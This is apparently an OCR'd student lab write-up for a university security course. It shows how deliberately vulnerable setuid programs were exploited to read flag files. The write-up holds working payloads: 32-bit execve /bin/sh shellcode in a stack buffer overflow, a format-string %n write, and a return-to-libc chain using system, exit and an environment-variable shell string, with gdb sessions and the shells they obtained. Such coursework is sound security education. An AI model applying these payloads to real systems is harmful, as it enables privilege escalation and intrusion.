
1024/4=256, 256+8=264, 0xffffccac-0xffffc8a0=1036 byte, 1036-80-34=922 bytes.

So, the payload should be: “"\x90"*80 +"\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80" + "A"*922 + "\xa0\xc8\xff\xff"”



```
Starting program: /home/q7/run_me $(python -c "import sys; sys.stdout.buffer.wri
te(b'\x90'*80 + b'\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xcd\x80\x
b0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80' + b'
A'*922 + b'\xa0\xc8\xff\xff')")

[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, bof (str=0xffffce00 "!") at run_me.c:11
11          return;
(gdb) cont
Continuing.
process 148466 is executing new program: /usr/bin/dash
Error in re-setting breakpoint 1: No source file named /home/q7/run_me.c.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
$ ls
[Detaching after vfork from child process 148468]
run_me  run_me.c  secret
$
```

Run the code in and out the GDB to reach the goal.




```
student@hacklabvm:/home/q7$ /home/q7/run_me $(python -c "import sys; sys.stdout.
buffer.write(b'\x90'*976 + b'\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x5
8\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xc
d\x80' + b'A'*26 + b'\xa0\xc8\xff\xff')")
$ ls
run_me  run_me.c  secret
$ cat secret
 _________________________________________
/ csf2024s1_{extramundane-nontransportati \
\ on-plagihedral}                         /
 -----------------------------------------
  \
   \

       __
      UooU\.'@@@@@@`.
      \__/(@@@@@@@@@@)
           (@@@@@@@@)
           `YY~~~~YY'
            ||    ||
```

9. **(Bonus 3 points)** Go to /home/q8/. Exploit the program to get the secret. (Hint: Pretty much the same as the workshop, but you need to find out the address of target using gdb.)

Hints:

- All programs compiled with -m32 -g -fno-pie -fno-stack-protector
- All pre-compiled programs are SETUID (chmod u+s) and run as another user (user 'q1' for q1, 'q2' for q2, etc). You can check with ls -l
- Refer to the source code for additional hints.


Using "GDB" to get the address of the variable "target" by the command "print &target".
Then, use the method mentioned in workshop5 to buffer overflow the address of "target".



```
student@hacklabvm:/home/q8$ ./run_me $(python -c "import sys; sys.stdout.buffer.
write(b'AAAA' + b'\x2c\x90\x55\x56' + b'%08x.'*4 + b'%n')")
 _________________________________________
< csf2024s1_{afterturn-womenfolk-jumbler} >
 -----------------------------------------
  \
   \

       __
      UooU\.'@@@@@@`.
      \__/(@@@@@@@@@@)
           (@@@@@@@@)
           `YY~~~~YY'
            ||    ||
AAAA,?UVffffd6fb.00000080.ffffd4d0.41414141.student@hacklabvm:/home/q8$ 
```

Also, for the bonus by "./run_me $(python -c "import sys; sys.stdout.buffer.write(b'A'*4 + b'\x2c\x90\x55\x56' + b'%08x.'*3 + b'%013029x' + b'%n')")" but no such file.

Xiao Liu a1878510



```
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000/bin/cat: /home/q8/bonus: No suc
h file or directory
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000041414141student@hacklabvm:/home/
q8$ ls
run_me  run_me.c  secret
student@hacklabvm:/home/q8$
```

Part II

10. **(Bonus 2 points)** Return to Libc

Go to /home/q9, and exploit the pre-compiled program q9 to get the secret. The source code is provided.


You might need to read the source code to understand what's happening.

Hints:


- The program expects a filename for argv[1], so the payload needs to be.... in a <redacted>.
- In performing Step 8 of the workshop, replace x/20s *((char **)environ + 30) with x/20s *((char **)environ) to look for your environmental variable (SH) as it's usually further up
- If your exploit succeeds in gdb (it should) but fails outside of gdb (as per workshop) you need to adjust the last 4 bytes of the payload carefully.
- Make sure to run with full path /home/q9/q9 /<full path to payload> outside of gdb to be consistent.
- The findenv.c program would not work in this case, as the argv[0] length will be different.

Follow the step in workshop 6, firstly, get the address of system(), exit() and sh address:


Xiao Liu a1878510



```
(gdb) x/s 0xffffd6ee
0xffffd6ee:	 "MYSHELL=/bin/sh"
(gdb) p system
$1 = {<text variable, no debug info>} 0xf7c4c8c0 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xf7c3bd00 <exit>
```




```
(gdb) x/20s *((char **)environ)
0xffffd6de:	 "SHELL=/bin/bash"
0xffffd6ee:	 "MYSHELL=/bin/sh"
0xffffd6fe:	 "LANGUAGE=en_AU:en"
0xffffd710:	 "PWD=/home/q9"
0xffffd71d:	 "LOGNAME=student"
```



```
>>> hex(0xffffd6ee + len('MYSHELL='))
'0xffffd6f6'
```


(0xffffd458 + 4) - 0xffffd430 = 44, so the distance from the beginning of buffer to RET is 44 bytes, use 44 As to fill out the buffer.



```
(gdb) x/20xw $esp
0xffffd430:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd440:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd450:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd460:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd470:	0xf7fc140a	0xf7fd970b	0xf7c1ca2f	0x5655a1a0
(gdb) info register $ebp
ebp            0xffffd458          0xffffd458
```


Then, store the items into the file “payload” using python:

Xiao Liu a1878510




```
student@hacklabvm:/home/q9$ python -c "import sys; sys.stdout.buffer.write(b'A'*
44 + b'\xc0\xc8\xc4\xf7' + b'\x00\xbd\xc3\xf7' + b'\xf6\xd6\xff\xff')" > ~/paylo
ad
student@hacklabvm:/home/q9$ cat ~/payload
student@hacklabvm:/home/q9$ gdb -q ./run_me
Reading symbols from ./run_me...
(gdb) br 9
Breakpoint 1 at 0x1236: file run_me.c, line 9.
(gdb) run ~/payload
Starting program: /home/q9/run_me ~/payload
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, read_file (file=0xf7c3bd00 <exit>) at run_me.c:9
9           return 0;
(gdb) cont
Continuing.
[Detaching after vfork from child process 31159]
$ ls
run_me  run_me.c  secret
```

Furthermore, pass the payload file to the program “run_me” outside gdb to get the shell:




```
student@hacklabvm:/home/q9$ /home/q9/run_me ~/payload
sh: 1: bin/bash: not found
```

Look like need to shift 1 bit back (0xf6 to 0xf5):



```
student@hacklabvm:/home/q9$ python -c "import sys; sys.stdout.buffer.write(b'A'*
44 + b'\xc0\xc8\xc4\xf7' + b'\x00\xbd\xc3\xf7' + b'\xf5\xd6\xff\xff')" > ~/paylo
ad
student@hacklabvm:/home/q9$ /home/q9/run_me ~/payload
q9@hacklabvm:/home/q9$ 
```

Finally get the answer:



```
student@hacklabvm:/home/q9$ /home/q9/run_me ~/payload
q9@hacklabvm:/home/q9$ ls
run_me  run_me.c  secret
q9@hacklabvm:/home/q9$ cat secret
 ________________________________________
/ csf2024s1_{gorsechat-roughdries-azoxyan \
\ isole}                                  /
 ----------------------------------------
  \
   \
          __
      UooU\.'@@@@@@`.
      \__/(@@@@@@@@@@)
           (@@@@@@@@)
           `YY~~~~YY'
            ||    ||
```

Xiao Liu a1878510